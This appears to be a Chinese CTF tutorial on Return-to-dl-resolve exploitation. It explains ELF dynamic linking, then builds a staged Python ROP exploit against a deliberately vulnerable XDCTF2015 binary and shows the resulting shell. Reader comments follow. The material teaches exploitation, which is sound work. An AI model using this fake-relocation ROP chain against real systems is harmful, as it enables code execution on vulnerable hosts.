

通过ELF动态装载构造ROP链 (Return-to-dl-resolve)

Bigtang · 2016/04/08 10:55

0x00 前言

玩CTF的赛棍都知道，PWN类型的漏洞题目一般会提供一个可执行程序，同时会提供程序运行动态链接的libc库。通过libc.so可以得到库函数的偏移地址，再结合泄露GOT表中libc函数的地址，计算出进程中实际函数的地址，以绕过ASLR。这种手法叫return-to-libc。本文将介绍一种不依赖libc的手法。

以XDCTF2015-EXPLOIT2为例，这题当时是只给了可执行文件的。出这题的初衷就是想通过Return-to-dl-resolve的手法绕过NX和ASLR的限制。本文将详细介绍一下该手法的利用过程。

这里构造一个存在栈缓冲区溢出漏洞的程序，以方便后续我们构造ROP链。

```

#!/cpp
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void vuln()
{
    char buf[100];
    setbuf(stdin,buf);
    read(0,buf,256); // Buffer OverFlow
}

int main()
{
    char buf[100] = "Welcome to XDCTF2015~!\n";

    setbuf(stdout,buf);
    write(1,buf,strlen(buf));

    vuln();

    return 0;
}

```

0x01 准备知识

相关结构

ELF可执行文件由ELF头部，程序头部表和其对应的段，节区头部表和其对应的节组成。如果一个可执行文件参与动态链接，它的程序头部表将包含类型为 PT_DYNAMIC 的段，它包含 .dynamic 节区。结构如图，

```

#!/c
typedef struct {
    Elf32_Sword d_tag;
    union {
        Elf32_Word  d_val;
        Elf32_Addr  d_ptr;
    } d_un;
} Elf32_Dyn;

```

其中Tag对应着每个节区。比如 JMPREL 对应着 .rel.plt

```
1774 XDCTF2015/exploit2 » readelf -d bof

Dynamic section at offset 0xf28 contains 20 entries:
  Tag               Type              Name/Value
 0x00000001 (NEEDED)             Shared library: [libc.so.6]
 0x0000000c (INIT)               0x8048340
 0x0000000d (FINI)               0x804861c
 0x6ffffef5 (GNU_HASH)          0x80481ac
 0x00000005 (STRTAB)            0x8048268
 0x00000006 (SYMTAB)            0x80481d8
 0x0000000a (STRSZ)             100 (bytes)
 0x0000000b (SYMENT)            16 (bytes)
 0x00000015 (DEBUG)             0x0
 0x00000003 (PLTGOT)            0x8049ff4
 0x00000002 (PLTRELSZ)          40 (bytes)
 0x00000014 (PLTREL)            REL
 0x00000017 (JMPREL)            0x8048318
 0x00000011 (REL)               0x8048300
 0x00000012 (RELSZ)             24 (bytes)
 0x00000013 (RELENT)            8 (bytes)
 0x6ffffffe (VERNEED)           0x80482e0
 0x6fffffff (VERNEEDNUM)        1
 0x6ffffff0 (VERSYM)            0x80482cc
 0x00000000 (NULL)             0x0
```

drops.wooyun.org

节区中包含目标文件的所有信息。节的结构如图。

```
#!/c
typedef struct{
    Elf32_Word sh_name;           // 节区头部字符串表节区的索引
    Elf32_Word sh_type;           // 节区类型
    Elf32_Word sh_flags;          // 节区标志，用于描述属性
    Elf32_Addr sh_addr;           // 节区的内存映像
    Elf32_Off  sh_offset;         // 节区的文件偏移
    Elf32_Word sh_size;           // 节区的长度
    Elf32_Word sh_link;           // 节区头部表索引链接
    Elf32_Word sh_info;           // 附加信息
    Elf32_Word sh_addralign;      // 节区对齐约束
    Elf32_Word sh_entsize;        // 固定大小的节区表项的长度
}Elf32_Shdr;
```

如图，列出了该文件的28个节区。其中类型为REL的节区包含重定位表项。

```
~/ctf/xdctf2015/XDCTF2015/exploit2> readelf -S bof
There are 28 section headers, starting at offset 0x1134:
```

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	08048154	000154	000013	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	08048168	000168	000020	00	A	0	0	4
[3]	.note.gnu.build-i	NOTE	08048188	000188	000024	00	A	0	0	4
[4]	.gnu.hash	GNU_HASH	080481ac	0001ac	00002c	04	A	5	0	4
[5]	.dynsym	DYNSYM	080481d8	0001d8	000090	10	A	6	1	4
[6]	.dynstr	STRTAB	08048268	000268	000064	00	A	0	0	1
[7]	.gnu.version	VERSYM	080482cc	0002cc	000012	02	A	5	0	2
[8]	.gnu.version_r	VERNEED	080482e0	0002e0	000020	00	A	6	1	4
[9]	.rel.dyn	REL	08048300	000300	000018	08	A	5	0	4
[10]	.rel.plt	REL	08048318	000318	000028	08	A	5	12	4
[11]	.init	PROGBITS	08048340	000340	00002e	00	AX	0	0	4
[12]	.plt	PROGBITS	08048370	000370	000060	04	AX	0	0	16
[13]	.text	PROGBITS	080483d0	0003d0	00024c	00	AX	0	0	16
[14]	.fini	PROGBITS	0804861c	00061c	00001a	00	AX	0	0	4
[15]	.rodata	PROGBITS	08048638	000638	000008	00	A	0	0	4
[16]	.eh_frame_hdr	PROGBITS	08048640	000640	00003c	00	A	0	0	4
[17]	.eh_frame	PROGBITS	0804867c	00067c	0000ec	00	A	0	0	4
[18]	.ctors	PROGBITS	08049f14	000f14	000008	00	WA	0	0	4
[19]	.dtors	PROGBITS	08049f1c	000f1c	000008	00	WA	0	0	4
[20]	.jcr	PROGBITS	08049f24	000f24	000004	00	WA	0	0	4
[21]	.dynamic	DYNAMIC	08049f28	000f28	0000c8	08	WA	6	0	4
[22]	.got	PROGBITS	08049ff0	000ff0	000004	04	WA	0	0	4
[23]	.got.plt	PROGBITS	08049ff4	000ff4	000020	04	WA	0	0	4
[24]	.data	PROGBITS	0804a014	001014	000008	00	WA	0	0	4
[25]	.bss	NOBITS	0804a020	00101c	00002c	00	WA	0	0	32
[26]	.comment	PROGBITS	00000000	00101c	00002a	01	MS	0	0	1
[27]	.shstrtab	STRTAB	00000000	001046	0000ec	00		0	0	1

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
0 (extra OS processing required) o (OS specific), p (processor specific) drops.wooyun.org

(1) 其中 .rel.plt 节是用于函数重定位，.rel.dyn 节是用于变量重定位

```
#!/c
typedef struct {
    Elf32_Addr r_offset;    // 对于可执行文件，此值为虚拟地址
    Elf32_Word r_info;      // 符号表索引
} Elf32_Rel;
#define ELF32_R_SYM(i) ((i)>>8)
#define ELF32_R_TYPE(i) ((unsigned char)(i))
#define ELF32_R_INFO(s, t) (((s)<<8) + (unsigned char)(t))
```

如图，在 .rel.plt 中列出了链接的C库函数，以下均已 write 函数为例，write 函数的
r_offset=0x804a010, r_info=0x507

```
~/ctf/xdctf2015/XDCTF2015/exploit2> readelf -r bof

Relocation section '.rel.dyn' at offset 0x300 contains 3 entries:
  Offset      Info    Type           Sym.Value    Sym. Name
  08049ff0    00000306  R_386_GLOB_DAT 00000000    __gmon_start__
  0804a020    00000805  R_386_COPY     0804a020    stdin
  0804a040    00000605  R_386_COPY     0804a040    stdout

Relocation section '.rel.plt' at offset 0x318 contains 5 entries:
  Offset      Info    Type           Sym.Value    Sym. Name
  0804a000    00000107  R_386_JUMP_SLOT 00000000    setbuf
  0804a004    00000207  R_386_JUMP_SLOT 00000000    read
  0804a008    00000307  R_386_JUMP_SLOT 00000000    __gmon_start__
  0804a00c    00000407  R_386_JUMP_SLOT 00000000    __libc_start_main
  0804a010    00000507  R_386_JUMP_SLOT 00000000    write
```

(2) 其中 .got 节保存全局变量偏移表，.got.plt 节存储着全局函数偏离表。 .got.plt 对应着 Elf32_Rel 结构中 r_offset 的值。如图，write 函数在 GOT 表中位于 0x804a010

```
.got.plt:08049FF4 ; =====
.got.plt:08049FF4
.got.plt:08049FF4 ; Segment type: Pure data
.got.plt:08049FF4 ; Segment permissions: Read/Write
.got.plt:08049FF4 _got_plt      segment dword public 'DATA' use32
.got.plt:08049FF4      assume cs:_got_plt
.got.plt:08049FF4      ;org 8049FF4h
.got.plt:08049FF4      align 10h
.got.plt:0804A000      dd offset setbuf      ; DATA XREF: _setbuf↑r
.got.plt:0804A004      dd offset read      ; DATA XREF: _read↑r
.got.plt:0804A008      dd offset __gmon_start__ ; DATA XREF: __gmon_start__↑r
.got.plt:0804A00C      dd offset __libc_start_main ; DATA XREF: __libc_start_main↑r
.got.plt:0804A010      dd offset write      ; DATA XREF: _write↑r
.got.plt:0804A010 _got_plt      ends
.got.plt:0804A010
```

(3) 其中 .dynsym 节区包含了动态链接符号表。其中，Elf32_Sym[num] 中的 num 对应着 ELF32_R_SYM(Elf32_Rel->r_info)。根据定义， $\text{ELF32_R_SYM}(\text{Elf32_Rel} \rightarrow \text{r_info}) = (\text{Elf32_Rel} \rightarrow \text{r_info}) \gg 8$ 。

```
#!/c
typedef struct
{
    Elf32_Word    st_name; /* Symbol name (string tbl index) */
    Elf32_Addr    st_value; /* Symbol value */
    Elf32_Word    st_size; /* Symbol size */
    unsigned char st_info; /* Symbol type and binding */
    unsigned char st_other; /* Symbol visibility under glibc>=2.2 */
    Elf32_Section st_shndx; /* Section index */
} Elf32_Sym;
```

如图，write 的索引值为 $\text{ELF32_R_SYM}(0x507) = 0x507 \gg 8 = 5$ 。而 Elf32_Sym[5] 即保存着 write 的符号表信息。并且 $\text{ELF32_R_TYPE}(0x507) = 7$ ，对应 R_386_JUMP_SLOT


```
~/ctf/xdctf2015/XDCTF2015/exploit2> readelf -s bof

Symbol table '.dynsym' contains 9 entries:
  Num:  Value      Size Type      Bind   Vis      Ndx Name
   0:  00000000      0 NOTYPE   LOCAL DEFAULT   UND
   1:  00000000      0 FUNC     GLOBAL DEFAULT   UND setbuf@GLIBC_2.0 (2)
   2:  00000000      0 FUNC     GLOBAL DEFAULT   UND read@GLIBC_2.0 (2)
   3:  00000000      0 NOTYPE   WEAK   DEFAULT   UND __gmon_start__
   4:  00000000      0 FUNC     GLOBAL DEFAULT   UND __libc_start_main@GLIBC_2.0 (2)
   5:  00000000      0 FUNC     GLOBAL DEFAULT   UND write@GLIBC_2.0 (2)
   6:  0804a040      4 OBJECT   GLOBAL DEFAULT    25 stdout@GLIBC_2.0 (2)
   7:  0804863c      4 OBJECT   GLOBAL DEFAULT    15 _IO_stdin_used
   8:  0804a020      4 OBJECT   GLOBAL DEFAULT    25 stdin@GLIBC_2.0 (2)
```

(4) 其中 .dynstr 节包含了动态链接的字符串。这个节区以 \x00 作为开始和结尾，中间每个字符串也以 \x00 间隔。如图，Elf32_Sym[5]->st_name = 0x54,所以 .dynstr 加上 0x54 的偏移量，就是字符串 write

```
gdb-peda$ x/4wx 0x80481d8+5*0x10
0x8048228:  0x00000054  0x00000000  0x00000000  0x00000012
gdb-peda$ x/s 0x8048268+0x54
0x80482bc:  "write"
```

(5) 其中 .plt 节是过程链接表。过程链接表把位置独立的函数调用重定向到绝对位置。如图，当程序执行 call (/cdn-cgi/l/email-protection) 时，实际会跳到 0x80483c0 去执行。

```
=> 0x80483c0 <write@plt>:  jmp     DWORD PTR ds:0x804a010
| 0x80483c6 <write@plt+6>:  push    0x20
| 0x80483cb <write@plt+11>: jmp     0x8048370
```

延迟绑定

程序在执行的过程中，可能引入的有些C库函数到结束时都不会执行。所以ELF采用延迟绑定的技术，在第一次调用C库函数是时才会去寻找真正的位置进行绑定。

具体来说，在前一部分我们已经知道，当程序执行 call (/cdn-cgi/l/email-protection) 时，实际会跳到 0x80483c0 去执行。而 0x80483c0 处的汇编代码仅仅三行。我们来看一下这三行代码做了什么。

```
=> 0x80483c0 <write@plt>:  jmp     DWORD PTR ds:0x804a010
| 0x80483c6 <write@plt+6>:  push    0x20
| 0x80483cb <write@plt+11>: jmp     0x8048370
```

第一行，上一部分也提到了 0x804a010 是 write 的GOT表位置，当我们第一次调用 write 时，其对应的GOT表里并没有存放 write 的真实地址，而是下一条指令的地址。第二、三行，把 reloc_arg=0x20 作为参数推入栈中，跳到 0x8048370 继续执行。

```
gdb-peda$ x/wx 0x804a010
0x804a010 <write@got.plt>:  0x080483c6
```

0x8048370 再把 `link_map = *(GOT+4)` 作为参数推入栈中，而 `*(GOT+8)` 中保存的是 `_dl_runtime_resolve` 函数的地址。因此以上指令相当于执行了 `_dl_runtime_resolve(link_map, reloc_arg)`，该函数会完成符号的解析，即将真实的 `write` 函数地址写入其 GOT 条目中，随后把控制权交给 `write` 函数。

```
=> 0x8048370:  push  DWORD PTR ds:0x8049ff8
    0x8048376:  jmp   DWORD PTR ds:0x8049ffc
```

drops.wooyun.org

其中 `_dl_runtime_resolve` 是在 `glibc-2.22/sysdeps/i386/dl-trampoline.S` 中用汇编实现的。

0xf7ff04fb 处即调用 `_dl_fixup`，并且通过寄存器传参。

```
gdb-peda$ x/11i 0xf7ff04f0
=> 0xf7ff04f0:  push  eax
    0xf7ff04f1:  push  ecx
    0xf7ff04f2:  push  edx
    0xf7ff04f3:  mov   edx,DWORD PTR [esp+0x10]
    0xf7ff04f7:  mov   eax,DWORD PTR [esp+0xc]
    0xf7ff04fb:  call  0xf7fea0a0
    0xf7ff0500:  pop   edx
    0xf7ff0501:  mov   ecx,DWORD PTR [esp]
    0xf7ff0504:  mov   DWORD PTR [esp],eax
    0xf7ff0507:  mov   eax,DWORD PTR [esp+0x4]
    0xf7ff050b:  ret   0xc
```

drops.wooyun.org

其中 `_dl_fixup` 是在 `glibc-2.22/elf/dl-runtime.c` 实现的，我们只关注一些主要函数。

```
#!c
_dl_fixup (struct link_map *l, ElfW(Word) reloc_arg)
```

首先通过参数 `reloc_arg` 计算重定位入口，这里的 `JMPREL` 即 `.rel.plt`，`reloc_offset` 即 `reloc_arg`。

```
#!c
const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
```

然后通过 `reloc->r_info` 找到 `.dynsym` 中对应的条目。

```
#!c
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
```

这里还会检查 `reloc->r_info` 的最低位是不是 `R_386_JUMP_SLOT=7`

```
#!c
assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
```

接着通过 `strtab + sym->st_name` 找到符号表字符串，`result` 为 `libc` 基地址

```
#!c
result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope, version, ELF_
RTYPE_CLASS_PLT, flags, NULL);
```

value 为libc基址加上要解析函数的偏移地址，也即实际地址。

```
#!c
value = DL_FIXUP_MAKE_VALUE (result, sym ? (LOOKUP_VALUE_ADDRESS (result) + sym->st_va
lue) : 0);
```

最后把 value 写入相应的GOT表条目中

```
#!c
return elf_machine_fixup_plt (l, result, reloc, rel_addr, value);
```

漏洞利用方式

1. 控制EIP为PLT[0]的地址，只需传递一个 index_arg 参数
2. 控制 index_arg 的大小，使 reloc 的位置落在可控地址内
3. 伪造 reloc 的内容，使 sym 落在可控地址内
4. 伪造 sym 的内容，使 name 落在可控地址内
5. 伪造 name 为任意库函数，如 system

控制EIP

首先确认一下进程当前开了哪些保护



```
gdb-peda$ checksec
CANARY   : disabled
FORTIFY  : disabled
NX       : ENABLED
PIE      : disabled
RELRO    : Partial
```

由于程序存在栈缓冲区漏洞，我们可以用PEDA很快定位覆写EIP的位置。


```

gdb-peda$ pattern_create 120
'AAA%AA$AABAA$AA$AA$AA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5
AAKAAGAA6AALAAhAA7AAMAAiAA8AANAA'
gdb-peda$ r
Starting program: /home/vagrant/ctf/xdctf2015/XDCTF2015/exploit2/bof
Welcome to XDCTF2015~!
AAA%AA$AABAA$AA$AA$AA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5A
AKAAGAA6AALAAhAA7AAMAAiAA8AANAA

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x79 ('y')
EBX: 0xffffdae4 --> 0x0
ECX: 0xffffda2c ("AAA%AA$AABAA$AA$AA$AA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5A
AIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAA\n\332\377\377\027")
EDX: 0x100
ESI: 0x0
EDI: 0xffffdae4 --> 0x0
EBP: 0x6941414d ('MAAi')
ESP: 0xffffda00 ("ANAA\n\332\377\377\027")
EIP: 0x41384141 ('AA8A')
EFLAGS: 0x10207 (CARRY PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41384141
[-----stack-----]
0000| 0xffffdaa0 ("ANAA\n\332\377\377\027")
0004| 0xffffdaa4 --> 0xffffda0a --> 0x84bcffff
0008| 0xffffdaa8 --> 0x17
0012| 0xffffdaac --> 0x0
0016| 0xffffdab0 --> 0x3
0020| 0xffffdab4 --> 0x9 ('\t')
0024| 0xffffdab8 --> 0x2c0003f
0028| 0xffffdabc --> 0xffffffff
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41384141 in ?? ()
gdb-peda$ pattern_offset 0x41384141
1094205761 found at offset: 112

```

drops.wooyun.org

stage1

我们先写一个ROP链，直接返回到 (/cdn-cgi/l/email-protection)

```

#!/python
from zio import *

offset = 112

addr_plt_read  = 0x08048390 # objdump -d -j.plt bof | grep "read"
addr_plt_write = 0x080483c0 # objdump -d -j.plt bof | grep "write"

#./rp-lin-x86 --file=bof --rop=3 --unique > gadgets.txt
pppop_ret = 0x0804856c
pop_ebp_ret = 0x08048453
leave_ret = 0x08048481

stack_size = 0x800
addr_bss = 0x0804a020 # readelf -S bof | grep ".bss"
base_stage = addr_bss + stack_size

target = "./bof"
io = zio((target))

io.read_until('Welcome to XDCTF2015~!\n')
# io.gdb_hint([0x80484bd])

buf1 = 'A' * offset
buf1 += l32(addr_plt_read)
buf1 += l32(pppop_ret)
buf1 += l32(0)
buf1 += l32(base_stage)
buf1 += l32(100)
buf1 += l32(pop_ebp_ret)
buf1 += l32(base_stage)
buf1 += l32(leave_ret)
io.writeline(buf1)

cmd = "/bin/sh"

buf2 = 'AAAA'
buf2 += l32(addr_plt_write)
buf2 += 'AAAA'
buf2 += l32(1)
buf2 += l32(base_stage+80)
buf2 += l32(len(cmd))
buf2 += 'A' * (80-len(buf2))
buf2 += cmd + '\x00'
buf2 += 'A' * (100-len(buf2))
io.writeline(buf2)
io.interact()

```

最后会把我们输入的 cmd 打印出来

drops.wooyun.org

stage2

这次我们控制EIP返回到 PLT0，要带上 index_offset。这里我们修改一下 buf2

```
#!/python
...
cmd = "/bin/sh"
addr_plt_start = 0x8048370 # objdump -d -j.plt bof
index_offset = 0x20

buf2 = 'AAAA'
buf2 += l32(addr_plt_start)
buf2 += l32(index_offset)
buf2 += 'AAAA'
buf2 += l32(1)
buf2 += l32(base_stage+80)
buf2 += l32(len(cmd))
buf2 += 'A' * (80-len(buf2))
buf2 += cmd + '\x00'
buf2 += 'A' * (100-len(buf2))
io.writeline(buf2)
io.interact()
```

同样会把我们输入的 cmd 打印出来

stage3

这一次我们控制 `index_offset`，使其指向我们伪造的 `fake_reloc`


```

#!/python
...
cmd = "/bin/sh"
addr_plt_start = 0x8048370 # objdump -d -j.plt bof
addr_rel_plt    = 0x8048318 # objdump -s -j.rel.plt a.out
index_offset   = (base_stage + 28) - addr_rel_plt
addr_got_write  = 0x804a020
r_info         = 0x507
fake_reloc      = l32(addr_got_write) + l32(r_info)

buf2 = 'AAAA'
buf2 += l32(addr_plt_start)
buf2 += l32(index_offset)
buf2 += 'AAAA'
buf2 += l32(1)
buf2 += l32(base_stage+80)
buf2 += l32(len(cmd))
buf2 += fake_reloc
buf2 += 'A' * (80-len(buf2))
buf2 += cmd + '\x00'
buf2 += 'A' * (100-len(buf2))
io.writeline(buf2)
io.interact()

```

同样会把我们输入的 cmd 打印出来



```

1897 XDCTF2015/exploit2 » python test3.py
Welcome to XDCTF2015~!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA dS
AAAAp$%AAAAp AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/shAAAA
/bin/sh
drops.wooyun.org

```

stage4

这一次我们伪造 fake_sym，使其指向我们控制的 st_name


```

#!/python
cmd = "/bin/sh"
addr_plt_start = 0x8048370 # objdump -d -j.plt bof
addr_rel_plt    = 0x8048318 # objdump -s -j.rel.plt a.out
index_offset    = (base_stage + 28) - addr_rel_plt
addr_got_write  = 0x804a020
addr_dynsym     = 0x080481d8
addr_dynstr     = 0x08048268
fake_sym        = base_stage + 36
align           = 0x10 - ((fake_sym - addr_dynsym) & 0xf)
fake_sym        = fake_sym + align
index_dynsym    = (fake_sym - addr_dynsym) / 0x10
r_info          = (index_dynsym << 8) | 0x7
fake_reloc      = l32(addr_got_write) + l32(r_info)
st_name         = 0x54
fake_sym        = l32(st_name) + l32(0) + l32(0) + l32(0x12)

buf2 = 'AAAA'
buf2 += l32(addr_plt_start)
buf2 += l32(index_offset)
buf2 += 'AAAA'
buf2 += l32(1)
buf2 += l32(base_stage+80)
buf2 += l32(len(cmd))
buf2 += fake_reloc
buf2 += 'B' * align
buf2 += fake_sym
buf2 += 'A' * (80-len(buf2))
buf2 += cmd + '\x00'
buf2 += 'A' * (100-len(buf2))
io.writeline(buf2)
io.interact()

```

同样会把我们输入的 cmd 打印出来



```

1891 XDCTF2015/exploit2 » python test4.py
Welcome to XDCTF2015~!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA dS 
AAAAp$XAAAAp gBBBBTAAAAAAAAAAAAAAAAAAAAA/bin/shAAAAAAAAAAAA
/bin/sh

```

stage5

这次把 st_name 指向我们伪造的字符串 write



```

#!/python
...
cmd = "/bin/sh"
addr_plt_start = 0x8048370 # objdump -d -j.plt bof
addr_rel_plt    = 0x8048318 # objdump -s -j.rel.plt a.out
index_offset   = (base_stage + 28) - addr_rel_plt
addr_got_write  = 0x804a020
addr_dynsym     = 0x080481d8
addr_dynstr     = 0x08048268
addr_fake_sym   = base_stage + 36
align          = 0x10 - ((addr_fake_sym - addr_dynsym) & 0xf)
addr_fake_sym   = addr_fake_sym + align
index_dynsym    = (addr_fake_sym - addr_dynsym) / 0x10
r_info         = (index_dynsym << 8) | 0x7
fake_reloc      = l32(addr_got_write) + l32(r_info)
st_name        = (addr_fake_sym + 16) - addr_dynstr
fake_sym        = l32(st_name) + l32(0) + l32(0) + l32(0x12)

buf2 = 'AAAA'
buf2 += l32(addr_plt_start)
buf2 += l32(index_offset)
buf2 += 'AAAA'
buf2 += l32(1)
buf2 += l32(base_stage+80)
buf2 += l32(len(cmd))
buf2 += fake_reloc
buf2 += 'B' * align
buf2 += fake_sym
buf2 += "write\x00"
buf2 += 'A' * (80-len(buf2))
buf2 += cmd + '\x00'
buf2 += 'A' * (100-len(buf2))
io.writeline(buf2)
io.interact()

```

同样会把我们输入的 cmd 打印出来



```

1884 XDCTF2015/exploit2 » python test5.py
Welcome to XDCTF2015~!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA dS
AAAAp$AAAAp gBBBBwriteAAAAAAAAAAAAAAAAAAAA/bin/shAAAAAAAAAAAA
/bin/sh

```

stage6

替换 write 为 system,并修改 system 的参数


```

#!/python
...
cmd = "/bin/sh"
addr_plt_start = 0x8048370 # objdump -d -j.plt bof
addr_rel_plt    = 0x8048318 # objdump -s -j.rel.plt a.out
index_offset    = (base_stage + 28) - addr_rel_plt
addr_got_write  = 0x804a020
addr_dynsym     = 0x080481d8
addr_dynstr     = 0x08048268
addr_fake_sym   = base_stage + 36
align          = 0x10 - ((addr_fake_sym - addr_dynsym) & 0xf)
addr_fake_sym   = addr_fake_sym + align
index_dynsym    = (addr_fake_sym - addr_dynsym) / 0x10
r_info          = (index_dynsym << 8) | 0x7
fake_reloc      = l32(addr_got_write) + l32(r_info)
st_name         = (addr_fake_sym + 16) - addr_dynstr
fake_sym        = l32(st_name) + l32(0) + l32(0) + l32(0x12)

buf2 = 'AAAA'
buf2 += l32(addr_plt_start)
buf2 += l32(index_offset)
buf2 += 'AAAA'
buf2 += l32(base_stage+80)
buf2 += 'aaaa'
buf2 += 'aaaa'
buf2 += fake_reloc
buf2 += 'B' * align
buf2 += fake_sym
buf2 += "system\x00"
buf2 += 'A' * (80-len(buf2))
buf2 += cmd + '\x00'
buf2 += 'A' * (100-len(buf2))
io.writeline(buf2)
io.interact()

```

得到一个 shell



```

1882 XDCTF2015/exploit2 » python test6.py
Welcome to XDCTF2015~!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA dS
AAAAp$%AAAApaaaaaaa gBBBB%systemAAAAAAAAAAAAAAAA/bin/shAAAAAAAAAAAA
id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
drops.wooyun.org

```

WTF

以上只是叙述原理，当然你比较懒的话，这里已经有成熟的工具辅助编写利用脚本roputils

(<https://github.com/inaz2/roputils/blob/master/examples/dl-resolve-i386.py>)

0x02 参考

1. ELF文件格式 (https://sourceware.org/git/?p=glibc.git;a=blob_plain;f=elf/elf.h)
2. ELF动态解析符号过程 (<http://www.xfocus.net/articles/200201/337.html>)
3. Return to dl-resolve (<http://angelboy.logdown.com/posts/283218-return-to-dl-resolve>)
4. ROP stager + Return-to-dl-resolveによるASLR+DEP回避 (<http://inaz2.hatenablog.com/entry/2014/07/15/023406>)
5. Return to dl-resolve (<http://rk700.github.io/article/2015/08/09/return-to-dl-resolve>)
6. 通过ELF动态装载机制进行漏洞利用 (<http://www.inforsec.org/wp/?p=389>)

©乌云知识库版权所有 未经许可 禁止转载



pwnable 2016-06-12 19:17:30

糖果师傅，为什么我用 pwn 写你这个rop链会把俩个buf一次性全发过去了（我写的是分俩次发）。然而照你这个用zio分开发送就可以了



jmx 2016-04-11 16:15:23

@糊涂侦探 zsh



sco4x0 2016-04-10 14:52:17

膜拜糖果师傅



muhe 2016-04-08 12:35:09

糖果师傅 666



boywhp 2016-04-08 12:23:50

mark



糊涂侦探 2016-04-08 11:14:59

楼主用的什么bash主题